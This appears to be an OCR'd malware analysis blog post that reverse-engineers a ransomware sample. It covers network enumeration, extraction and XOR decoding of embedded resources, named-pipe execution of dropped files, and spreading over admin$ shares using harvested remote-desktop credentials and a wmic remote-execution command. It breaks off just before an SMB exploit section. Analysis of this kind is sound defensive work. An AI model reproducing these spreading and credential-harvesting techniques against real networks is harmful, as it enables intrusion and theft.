
```
typedef struct _SERVER_INFO_101 {
  DWORD  sv101_platform_id;     // The information level to use for platform-spec
  LPWSTR sv101_name;    // the name of a server
  DWORD  sv101_version_major;
  DWORD  sv101_version_minor;
  DWORD  sv101_type;    // The type of software the computer is running.
  LPWSTR sv101_comment;
} SERVER_INFO_101, *PSERVER_INFO_101, *LPSERVER_INFO_101;
```

So the function is called with:
level = *101*
server type = *0x80000000* (*SV_TYPE_DOMAIN_ENUM*) Which means it will return information about the domain.

In my case, I'm not on a domain, so the function returns the following values:
sv101_platform_id = *500* (*PLATFORM_ID_NT*) -> Windows NT platform
sv101_name = *WORKGROUP*
sv101_type = *0x80001000* (*SV_TYPE_DOMAIN_ENUM* | *SV_TYPE_NT*)

Then it checks if the *server type* is a domain (*0x80000000*), if it is, calls itself but with parameters (in my case):
domain = *WORKGROUP* (the name of the domain)
server type = *3* (*SV_TYPE_WORKSTATION* | *SV_TYPE_SERVER*) which means this time it will return

information about the machines (workstations and servers) on the domain.




It checks it it’s a Windows NT platform and if the major version is above 4, saves the machine name.


After all of this, the *NetworkEnumeration* thread waits for 3 minutes and then scans again.

Run resource 1 or 2

If the malware has admin privileges (*SeDebugPrivilege*), then it runs the first or second resource.



First, it checks if the process is running under WOW64 (the x86 emulator that allows 32-bit Windows applications to run on 64-bit Windows), that way it determines if it’s in a 64bit or 32bit environment and loads different resources depending on that.



I extracted the resources under linux, using *binwalk* on the ransomware to find their location in the file and then *dd* to carve them out. They are zlib compressed, but with a small python script I decompressed them.

```
root@kali:~# binwalk 027cc450ef5f8c5f653329641ec1fed9.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Microsoft executable, portable (PE)
53088         0xCF60          CRC32 polynomial table, little endian
57184         0xDF60          CRC32 polynomial table, big endian
61463         0xF017          Copyright string: "Copyright 1995-2013 Mark Adler
84000         0x14820         Microsoft executable, portable (PE)
90208         0x16060         Microsoft executable, portable (PE)
105196        0x19AEC         Zlib compressed data, best compression
130156        0x1FC6C         Zlib compressed data, best compression
157584        0x26790         Zlib compressed data, best compression
349192        0x55408         Zlib compressed data, best compression
356509        0x5709D         Certificate in DER format (x509 v3), header length
357633        0x57501         Certificate in DER format (x509 v3), header length
358783        0x5797F         Certificate in DER format (x509 v3), header length
359968        0x57E20         Certificate in DER format (x509 v3), header length
```

Carve out the resources:

```
dd if=027cc450ef5f8c5f653329641ec1fed9.exe of=rs1 bs=1 skip=105196 count=24960
dd if=027cc450ef5f8c5f653329641ec1fed9.exe of=rs2 bs=1 skip=130156 count=27428
dd if=027cc450ef5f8c5f653329641ec1fed9.exe of=rs3 bs=1 skip=157584 count=191608
dd if=027cc450ef5f8c5f653329641ec1fed9.exe of=rs4 bs=1 skip=349192 count=7317
```

The script to decompress:

```
#!/usr/bin/env python3
import zlib

for i in range(1,5):
        in_filename = 'rs' + str(i)
        in_f = open(in_filename,'rb').read()
```

```
        d = zlib.decompress(in_f)

        out_filename = 'rs' + str(i) + '-decompressed'
        out_f = open(out_filename,'wb')
        out_f.write(d)
        out_f.close()
```

As you can see below, resource 1 is indeed a 32bit (resource 3 also) executable, and resource 2 - 64bit.

```
root@kali:~# file rs*-decompressed
rs1-decompressed: PE32 executable (console) Intel 80386, for MS Windows
rs2-decompressed: PE32+ executable (console) x86-64, for MS Windows
rs3-decompressed: PE32 executable (console) Intel 80386, for MS Windows
rs4-decompressed: data
```

Resource 4 didn’t have any meaningful strings in it. When I opened it in hex editor there were parts with many repeating x86 bytes:

```
File  Edit  View  Search  Terminal  Help
File: rs4-decompressed          ASCII Offset: 0x00000920 / 0x000012FC (%48)
00000920  AE D6 0D C3  96 D6 79 D0  9A 03 46 F2  81 0D CB AE  ......y...F.....
00000930  B7 46 75 2C  0D FB 96 EE  86 06 86 86  EC 86 D1 79  .Fu,...........y
00000940  D0 8A 0D FB  B6 03 79 F2  93 0D CB B2  B7 46 75 2C  ......y......Fu,
00000950  0D FB B6 EE  86 06 86 86  EC 86 D1 79  D0 8A DB 6F  ...........y...o
00000960  11 80 86 86  86 86 86 86  86 86 86 86  86 86 86 86  ................
00000970  86 86 86 86  86 86 86 86  86 86 86 86  86 86 86 86  ................
00000980  86 86 86 86  86 86 86 86  86 86 86 86  86 86 86 86  ................
00000990  86 86 86 86  86 86 86 86  86 86 86 86  86 86 86 86  ................
000009A0  3E 79 79 79  79 6F D6 8F  86 86 EB F5  F0 E5 F4 F2  >yyyyo..........
000009B0  A8 E2 EA EA  86 EB F5 F0  E5 F4 F2 E2  A8 E2 EA EA  ................
000009C0  86 86 86 86  86 86 86 86  86 86 86 86  86 86 86 86  ................
000009D0  86 86 86 86  86 86 86 86  86 86 86 86  86 D1 D4 D5  ................
000009E0  0F FB 86 0F  7C 05 44 86  E0 0D 9C E0  07 7D CB DC  ....|.D......}..
000009F0  F3 CC 0F 7C  05 44 BA 0D  9C 87 59 0F  FB 82 0F 7C  ...|.D....Y....|
00000A00  05 44 86 0D  9C 07 7D D6  C3 86 86 F3  A9 0F 7C 05  .D....}.......|.
00000A10  44 9E E0 0D  9C E0 07 7D  8D 87 F3 A6  0F 7C 05 44  D......}.....|.D
00000A20  92 B7 5D E0  0D 9C 0F 7C  05 44 9E 87  5C 0F D3 8E  ..]....|.D..\...
00000A30  0F 7C 05 44  FE 0F D3 8A  B7 46 6D 82  B7 46 71 56  .|.D.....Fm..FqV
^G Help   ^C Exit (No Save)   ^T goTo Offset   ^X Exit and Save   ^W Search
```


In PE executable files the 0x00 byte is very frequent. And when the file is XOR encrypted with a single byte key, the 0x00 byte parts become equal to the key (0x00 xor 0x86 = 0x86). I thought that this resource is encrypted with 0x86 key and when I XORed it with 0x86, there were two meaningful strings in it:

```
root@kali:~# file rs4-decoded
rs4-decoded: data
root@kali:~# strings rs4-decoded | grep dll
msvcrt.dll
msvcrtd.dll
```

So it does appear to be XOR encrypted. It still doesn't look as an executable file or any meaningful file for that matter, but I'll be dealing with it later.

Let’s return to our *RunResource12* function. After the WOW64 check the malware loads the appropriate resource (1 for 32bit and 2 for 64bit system) into memory and decompresses it. Then it creates a temporary file at “*C:\Users\<username>\AppData\Local\Temp\xxxx.tmp*” with a random name, using the *GetTempFileNameW* function.

Then it creates a new GUID and writes the decompressed resource to the temporary file that it just created.



Starts a thread (*ConnNamedPipe*), that creates a Named Pipe server “*\\.\pipe\{GUID}*” and then executes the temporary file with an argument:

```
C:\Users\\<username\>\AppData\Local\Temp\xxxx.tmp \\.\pipe\{GUID}
```


```
call    esi ; wsprintfW ; \\.\pipe\{GUID}
add     esp, 0Ch
xor     ebx, ebx
push    ebx ; lpThreadId
push    ebx ; dwCreationFlags
lea     eax, [ebp+Parameter]
push    eax ; lpParameter
push    offset ConnNamedPipe ; lpStartAddress
push    ebx ; dwStackSize
push    ebx ; lpThreadAttributes
call    ds:CreateThread
mov     [ebp+hThread], eax
cmp     eax, ebx
jz      loc_F45771B
```

```
call    esi ; wsprintfW ; "...\xxx.tmp" \\.\pipe\{GUID}
add     esp, 1Ch
lea     eax, [ebp+ProcessInformation]
push    eax ; lpProcessInformation
lea     eax, [ebp+Dst]
push    eax ; lpStartupInfo
push    ebx ; lpCurrentDirectory
push    ebx ; lpEnvironment
push    8000000h ; dwCreationFlags
push    ebx ; bInheritHandles
push    ebx ; lpThreadAttributes
push    ebx ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax ; lpCommandLine
lea     eax, [ebp+TempFileName]
push    eax ; lpApplicationName
call    ds:CreateProcessW
```

I guess the resource is the named pipe client, but I won't be analysing it now. At the end of the function the thread is closed and the temporary file gets deleted.


Copy Resource 3

After resource 1 or 2, the third resource is loaded, decompressed and written to "*C:\Windows*" directory with filename "*dllhost.dat*".




admin$ share

At this point the malware tries to spread via the admin share.




It enumerates the network resources with *WNetOpenEnum* function and arguments:
dwScope = 1 (*RESOURCE_CONNECTED*) - “Enumerate all currently connected resources”
dwType = 0 (*RESOURCETYPE_ANY*) - “All resources”

Then it uses *WNetEnumResource*, which “continues an enumeration of network resources that was started by a call to the WNetOpenEnum function.” and saves the remote name of the machine that shares the resource.



Then it enumerates the credentials for TERMSRV (remote desktop):




And after that it tries to write itself to the admin shares of the machines with the credentials it found and executes with the following command:


```
C:\Windows\System32\wbem\wmic.exe /node:\<node\> /user:\<username\> /password:\<p
```

Exploit SMB


After it tries to spread via the admin share, it starts a thread which executes lots of other functions and one of them is this monster:



